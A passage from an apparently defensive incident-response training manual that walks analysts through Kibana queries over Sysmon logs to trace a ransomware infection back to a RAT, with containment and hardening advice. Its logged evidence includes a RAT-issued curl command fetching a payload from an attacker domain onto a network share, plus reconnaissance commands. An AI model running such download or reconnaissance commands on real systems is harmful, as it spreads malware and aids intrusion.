With that prepped up, you can start to familiarise yourself with the available logs from the affected machines. Using the search bar at the top, you can use Kibana Query Language to search for the most interesting logs. Firstly, familiarize yourself with a couple of fields which you can use to search for events.

body.Event.System.EventID.#text is a field containing the ID of a particular event that was generated on the system. For example, in order to search for events with ID 1 you can use the query *body.Event.System.EventID.#text: 1*. That will bring all events with ID equal to 1, meaning all events where the process was created (Sysmon Event ID 1: Process creation).

With that particular query, the two most important fields are *body.Event.EventData.Data.CommandLine* and *body.Event.EventData.Data.Hashes*, which both respectively give the command line with which the process was created and the hash of an executable from which the process was created.

Figure 103: Example fields in process creation event

t	_id	09iESHMBtqbzmnY5TbwR
t	_index	hostlogs
#	_score	-
t	_type	hostlogs
⊙	body.@timestamp	July 4th 2020, 00:13:57.582
t	body.Event.@xmlns	http://schemas.microsoft.com/win/2004/08/events/event
t	body.Event.EventData.Data.CommandLine	rundll32 C:\Windows\system32\GeneralTel.dll,RunInUserCxt m5Cz0bLW6kqqJIzL.1.1.2 {328682D8-CB4A-4E1C-9EA8-D29E2A0F08E2} {F537BE39-C035-4F24-4979-244D8E13C559} IsAdmin WAMAccountCount
t	body.Event.EventData.Data.Company	Microsoft Corporation
t	body.Event.EventData.Data.CurrentDirectory	C:\Windows\system32\
t	body.Event.EventData.Data.Description	Windows host process (Rundll32)
t	body.Event.EventData.Data.FileVersion	10.0.17763.1 (WinBuild.160101.0800)
t	body.Event.EventData.Data.Hashes	MD5=C73BA51880F5A7FB20C84185A23212EF,SHA256=01B407AF0200B66A34D9B1FA6D9EAAB758EFA36A36BB99B554384F59F8690B1A,IMPHASH=F27A7FC3A53E74F45BE370131953896A
t	body.Event.EventData.Data.Image	C:\Windows\System32\rundll32.exe
t	body.Event.EventData.Data.IntegrityLevel	Medium
t	body.Event.EventData.Data.LogonGuid	{747f3d96-ad1e-5eff-9bdc-050000000000}
t	body.Event.EventData.Data.LogonId	0x000000000005dc9b
t	body.Event.EventData.Data.OriginalFileName	RUNDLL32.EXE
t	body.Event.EventData.Data.ParentCommandLine	C:\Windows\system32\compattelrunner.exe -m:GeneralTel.dll -f:RunGeneralTelemetry -cV m5Cz0bLW6kqqJIzL.1.1 -SendFullTelemetry -ThrottleUtc -FullSync
t	body.Event.EventData.Data.ParentImage	C:\Windows\System32\CompatTelRunner.exe
t	body.Event.EventData.Data.ParentProcessGuid	{747f3d96-ad89-5eff-bc00-000000002000}
t	body.Event.EventData.Data.ParentProcessId	884
t	body.Event.EventData.Data.ProcessGuid	{747f3d96-ada5-5eff-c800-000000002000}
t	body.Event.EventData.Data.ProcessId	5408
t	body.Event.EventData.Data.Product	Microsoft® Windows® Operating System
t	body.Event.EventData.Data.RuleName	-
t	body.Event.EventData.Data.TerminalSessionId	1
t	body.Event.EventData.Data.User	FUSION-INC-004\IEUser
t	body.Event.EventData.Data.UtcTime	2020-07-03 22:13:57.575
t	body.Event.System.Channel	Microsoft-Windows-Sysmon/Operational

Knowing this, you may start searching for events related to the incident. First of all, your goal is to find malicious activity of the ransomware that has been passed as an initial helpdesk ticket - find it and see if there are any more clues of further activities.


Starting from the initial helpdesk information, we do not have much - apart from the name of the workstation and some artefacts like the name of the ransomware note. However, during the course of this investigation, we were able to identify the ransomware and get its hashes. Let's build a query that may help you discover what happened on this machine.

1. Using the *body.Event.System.Computer* field will match only events from a particular machine.
2. Adding to that, *body.Event.System.EventID.#text: 1* filter out only new process creations.
3. Lastly, knowing the hashes of ransomware, you can pass them to *body.Event.EventData.Data.Hashes*

The full query will look like this:

```
body.Event.System.Computer: FUSION-INC-003 AND
body.Event.System.EventID.#text: 1 AND
body.Event.EventData.Data.Hashes: 016BAC7415FA2EF893FA9B3FB6AEFF4D
```

Figure 104: Executions of ransomware on infected computer




This query returns three hits and if you expand any of them, there will be new interesting information. In the *body.Event.EventData.Data.Image* field there is a name of the executable that was executed - *meeting-report.doc.exe*.

By modifying the query, you can look for any activity on this workstation connected with the name of this executable.

body.Event.System.Computer: "FUSION-INC-003" AND "meeting-report.doc.exe"


It shows that the ransomware executed *cmd.exe* to ping the server at 1.1.1.1.

Figure 105: Ransomware activity



Scrolling to the bottom of the hits, you can see that the first event was file create (EventID equal to 11).

Figure 106: File creation of ransomware




The question is: where was this executable saved from? Let's broaden this query to not only the victim's machine, but all other machines on the network and see if there is any connection to that particular file name.

body.Event.System.Computer: "FUSION-INC" AND "meeting-report.doc.exe"

Scrolling through the events will bring you to an activity on machine *FUSION-INC-002*.

Figure 107: Download of ransomware executable



The directory shown in this event is a network share - and the executable *mapo.exe* is being saved there under the name of *meeting-report.doc.exe*.

3.17 CONTAIN THE SMB SHARE TO PREVENT FURTHER INFECTIONS

Duration: 5m

While in the process of handling incidents with a compromised network share, the first thing to do is to prevent the share from being accessible to the clients. In case there are only a few impacted clients, it can be easier to just block the traffic between infected clients and the file server. In a properly configured network with a segmentation it can be easily done with a firewall appliance, but in extreme cases we can use the Windows Firewall. However, if all clients are affected, it will be quicker to unshare the directory in order to prevent remote access.

But what can we do to prevent such incidents? It would be good practice to:

- Configure NTFS permissions:
  - restrict executing files from the network share,
  - use Active Directory groups for assigning permissions,
  - avoid giving users Full Control permission,
  - grant access by using domain accounts opposed to local.
- Disable SMB v1.0.
- Configure SMB signing.[49]
- If you are using Windows Defender, enable the “protected folder” feature.[50]

3.18 TASK 7: FIND THE RAT USED BY ATTACKERS

Duration: 15m

Objective: use Kibana to query logs and identify that malicious activities are performed via a RAT; get network and host IoCs of the RAT; understand how attackers use it; preserve findings in TheHive; containment of the machine

Knowing how the infection vector of the ransomware works, let’s focus on the workstation *FUSION-INC-002.* Going back to the event that showed the download of the ransomware, you can see that the parent image was *C:\Users\john\Desktop\invoice.exe*, which means that there is another malicious program, this time installed on the second workstation.

Figure 108: Download of ransomware executable

Let’s investigate it with another query.

```
body.Event.System.Computer: "FUSION-INC-002" AND
body.Event.System.EventID.#text: 1 AND *invoice*
```

Scrolling through the other events in this query, you can notice that different commands are executed by the RAT. Here is a list of them in chronological order:


1. `C:\Windows\system32\cmd.exe /c "curl -o z:\meetings\meeting-report.doc.exe http://falken.pwn3d.be/mapo.exe"`
2. `C:\Windows\system32\cmd.exe /c "ipconfig"`
3. `C:\Windows\system32\cmd.exe /c "net user"`

[49] https://support.microsoft.com/en-us/help/887429/overview-of-server-message-block-signing
[50] https://docs.microsoft.com/en-us/windows/security/threat-protection/microsoft-defender-atp/enable-controlled-folders

```
4. C:\Windows\system32\cmd.exe /c "net list”
5. C:\Windows\system32\cmd.exe /c "net view”
6. C:\Windows\system32\cmd.exe /c "net statistics"
```


For better view, you can incorporate filters that will only print out fields specified by you. Let's take a look at the Kibana dashboard after you have entered a query.

Figure 109: RAT activity



In the left panel, you have different fields by which you can filter out the results of the query. What we want to view is the *body.Event.EventData.Data.ParentCommandLine* field. Hover on that field and click on the "Add" button.

Figure 110: Filtering only specified fields



The outcome is a view that helps us show what the RAT executed.

Figure 111: View of RAT activity

Time	body.Event.EventData.Data.CommandLine
July 4th 2020, 00:55:02.312	C:\Windows\system32\cmd.exe /c "net statistics "
July 4th 2020, 00:47:34.284	C:\Windows\system32\cmd.exe /c "net view "
July 4th 2020, 00:47:26.334	C:\Windows\system32\cmd.exe /c "net list "
July 4th 2020, 00:47:22.568	C:\Windows\system32\cmd.exe /c "net user "
July 4th 2020, 00:47:16.427	C:\Windows\system32\cmd.exe /c "ipconfig "
July 4th 2020, 00:46:57.376	C:\Windows\system32\cmd.exe /c "curl -o z:\meetings\meeting-report.doc.exe http://falken.pwn3d.be/mapo.exe "
July 4th 2020, 00:46:03.090	"C:\Users\john\Desktop\invoice.exe"
July 4th 2020, 00:46:02.968	"C:\Users\john\Desktop\invoice.exe"

In addition to that, the first two events that showed the execution of *invoice.exe* contain the hashes of the RAT.

Figure 112: Hashes of RAT

Table JSON — View surrounding documents — View single document

t _id	CNiDSHMBtqbzmnY5yLBp
t _index	hostlogs
# _score	-
t _type	hostlogs
body.@timestamp	July 3rd 2020, 23:46:02.968
t body.Event.@xmlns	http://schemas.microsoft.com/win/2004/08/events/event
t body.Event.EventData.Data.CommandLine	"C:\Users\john\Desktop\invoice.exe"
t body.Event.EventData.Data.Company	-
t body.Event.EventData.Data.CurrentDirectory	C:\Users\john\Desktop\
t body.Event.EventData.Data.Description	-
t body.Event.EventData.Data.FileVersion	-
t body.Event.EventData.Data.Hashes	MD5=22B02F14316FBCC184B7EA91C687D6AB,SHA256=004BF00102748665E97A727BB4C05041AFDD43A5DCDC6573060F6A2607F3C4D9,IMPHASH=05A03ED18D2E75F8C4F1C5BCF287AC56
t body.Event.EventData.Data.Image	C:\Users\john\Desktop\invoice.exe
t body.Event.EventData.Data.IntegrityLevel	Medium
t body.Event.EventData.Data.LogonGuid	{747f3d96-bbac-5eff-571e-060000000000}
t body.Event.EventData.Data.LogonId	0x000000000061e57
t body.Event.EventData.Data.OriginalFileName	-
t body.Event.EventData.Data.ParentCommandLine	-
t body.Event.EventData.Data.ParentImage	-
t body.Event.EventData.Data.ParentProcessGuid	{00000000-0000-0000-0000-000000000000}
t body.Event.EventData.Data.ParentProcessId	232
t body.Event.EventData.Data.ProcessGuid	{747f3d96-a71a-5eff-2f01-000000001f00}
t body.Event.EventData.Data.ProcessId	6736

We can highlight them in theHive instance as observables marked as IoC. One last query to fully understand the RAT is similar to the already performed query, but without a filter for events only related to process execution.

*body.Event.System.Computer: "FUSION-INC-002" AND *invoice**

With that we can find events such as file creation for Python DLL or network connection to a domain from which the ransomware was downloaded. Let's look at them.

Figure 113: Python DLL dropped on disk

⊙	body.@timestamp	July 3rd 2020, 23:46:03.067
t	body.Event.@xmlns	http://schemas.microsoft.com/win/2004/08/events/event
t	body.Event.EventData.Data.CreationUtcTime	2020-07-03 21:46:03.037
t	body.Event.EventData.Data.Image	C:\Users\john\Desktop\invoice.exe
t	body.Event.EventData.Data.ProcessGuid	{747f3d96-a71a-5eff-2f01-000000001f00}
t	body.Event.EventData.Data.ProcessId	6736
t	body.Event.EventData.Data.RuleName	DLL
t	body.Event.EventData.Data.TargetFilename	C:\Users\john\AppData\Local\Temp_MEI67362\python35.dll
t	body.Event.EventData.Data.UtcTime	2020-07-03 21:46:03.037
t	body.Event.System.Channel	Microsoft-Windows-Sysmon/Operational
t	body.Event.System.Computer	FUSION-INC-002

This event shows that Python DLL was created on the system, possibly suggesting that the RAT was written in Python and compiled into an executable.

Figure 114: Connection to C2 server

Table JSON View surrounding documents View single document

t	_id	DNiDSHMBtqbzmnY5yLBq
t	_index	hostlogs
#	_score	-
t	_type	hostlogs
⊙	body.@timestamp	July 3rd 2020, 23:46:05.193
t	body.Event.@xmlns	http://schemas.microsoft.com/win/2004/08/events/event
t	body.Event.EventData.Data.Image	C:\Users\john\Desktop\invoice.exe
t	body.Event.EventData.Data.ProcessGuid	{747f3d96-a71b-5eff-3001-000000001f00}
t	body.Event.EventData.Data.ProcessId	3896
t	body.Event.EventData.Data.QueryName	falken.pwn3d.be
t	body.Event.EventData.Data.QueryResults	54.154.128.56;
t	body.Event.EventData.Data.QueryStatus	0
t	body.Event.EventData.Data.RuleName	-
t	body.Event.EventData.Data.UtcTime	2020-07-03 23:39:10.430
t	body.Event.System.Channel	Microsoft-Windows-Sysmon/Operational
t	body.Event.System.Computer	FUSION-INC-002
t	body.Event.System.Correlation.@ActivityID	
t	body.Event.System.Correlation.@RelatedActivityID	
t	body.Event.System.EventID.#text	22
t	body.Event.System.EventID.@Qualifiers	
t	body.Event.System.EventRecordID	6564
t	body.Event.System.Execution.@ProcessID	2212
t	body.Event.System.Execution.@ThreadID	3380
t	body.Event.System.Keywords	0x8000000000000000
t	body.Event.System.Level	4
t	body.Event.System.Opcode	0
t	body.Event.System.Provider.@Guid	{5770385f-c22a-43e0-bf4c-06f5698ffbd9}

Here, an event is presented that shows a query for the falken.pwn3d.be domain, which gives back an IP address of 54.154.128.56 - another IoC that we can track and put in TheHive.

3.19 CONTAIN AN INFECTED MACHINE

Duration: 5m

Once it is determined that a machine is compromised, a typical course of action is to minimise the possible activities of the attackers; in particular, it is important to stop their lateral movements in the defended network and causing further damage.

Some endpoint protection tools have a special feature to automatically contain an infected system. Firewall rules are automatically applied to allow only communication between the agent and a central server to enable the security team to perform additional investigation. However, this kind of high-level solution is not deployed in all networks. There are many ways to contain an infected system. The first one is to disable the switch port where the computer is connected (in case of a cable connection). It is also possible to move the port into another VLAN that has a very limited connectivity and will allow the security team to investigate. If proper segmentation is

implemented, it is possible to block the infected system at firewall level. Note that if you maintain a database of computers vs switch ports, it is easy to automate the reconfiguration of a port in case of incident (by example by scripting some SNMP requests to reconfigure / shutdown the port)

Due to the high mobility today (people are working from multiple locations - branch offices, on the road, at home, …), the preferred method is to run an agent on the host and apply local firewall rules (via netsh[51]).

3.20 TASK 8: FIND OUT HOW THE RAT WAS INSTALLED

Duration: 20m


Objective: use Kibana to query logs and find the events that started the RAT; determine that it was dumped from the document on disk and executed by a doc macro in a Word document; find out that the infection might have been caused by a phishing email, as the document was opened from a temporary directory of a well-known email client

We have all the necessary information about the ransomware and the RAT. The last question about the incident is to find out the infection vector of the RAT.

First of all, we know the filename of the RAT so let's query for all the events with the name of the RAT in one of the event fields. Query is as simple as **invoice**.

Scrolling down to the one of the first events, you will see something suspicious.

Figure 115: Suspicious invoice on Melissa's computer




An event from the yet unrelated computer now shows that the file *invoice.pdf.zip* was saved in the *Downloads* directory of user Melissa, working on computer *FUSION-INC-001*. There is no indication of events suggesting that malware executed on her computer. One important note is that this file was created by a process called *PickerHost.exe*, indicating the File Picker

[51] https://docs.microsoft.com/en-us/windows-server/networking/technologies/netsh/netsh

mechanism of Windows - the file was saved from somewhere whether this might be a download from the browser or opening of a malicious attachment.

File creation events do not store file hashes (at least in this configuration) so there is not much to add to TheHive at this point. But going back to the **invoice** query, you can see an event from the *FUSION-INC-002* computer, also containing a file creation event of the *invoice.exe* event - the RAT that later downloaded the ransomware.

Figure 116: Invoice.exe on system



Here you can see the file saved by the Explorer process. It may indicate that this user also got the malicious attachment, but before downloading it to the disk, decided to unpack it. That action may show why in the logs from this machine, there is no sign of archives being created.

In addition, the process that created this file was Explorer, which in default Windows configuration is set to handle ZIP archives. But please keep in mind that there are no logs that support this thesis apart from the one you are looking at. The whole purpose of this assumption is to present a thought process which may come handy in finding different clues.

3.21 TASK 9: LOOK FOR SIGNS OF INFECTION ON OTHER MACHINES

Duration: 10m

Objective: use Kibana to search for other machines that generated events similar to the 1st infected one (focus on network flows and file hashes); find one new potential victim based on the file hash; add the IP addresses found to the case in TheHive

Using previously gathered information from the investigation, you can check if any other machines have been a part of this incident. For now, we are aware of three hosts Melissa (that downloaded the RAT but has not run it), John who executed the RAT, and Mark who ran the ransomware.

As we know the C2 domain and IP address, let's query for events containing such data.

body.Event.EventData.Data.QueryName: falken.pwn3d.be

Such query brings back only the results from the workstation FUSION-INC-002, which belongs to John.


Next step would be search for file hashes - of both the RAT and the ransomware. Knowing them:

- 22B02F14316FBCC184B7EA91C687D6AB for RAT (MD5)
- 016BAC7415FA2EF893FA9B3FB6AEFF4D for Ransomware (MD5)

We can query for events on other workstations, to see if there are any more matches.

body.Event.EventData.Data.Hashes: 22B02F14316FBCC184B7EA91C687D6AB OR
body.Event.EventData.Data.Hashes: 016BAC7415FA2EF893FA9B3FB6AEFF4D

Figure 117: Query results from events containing any, previously found, malware hashes



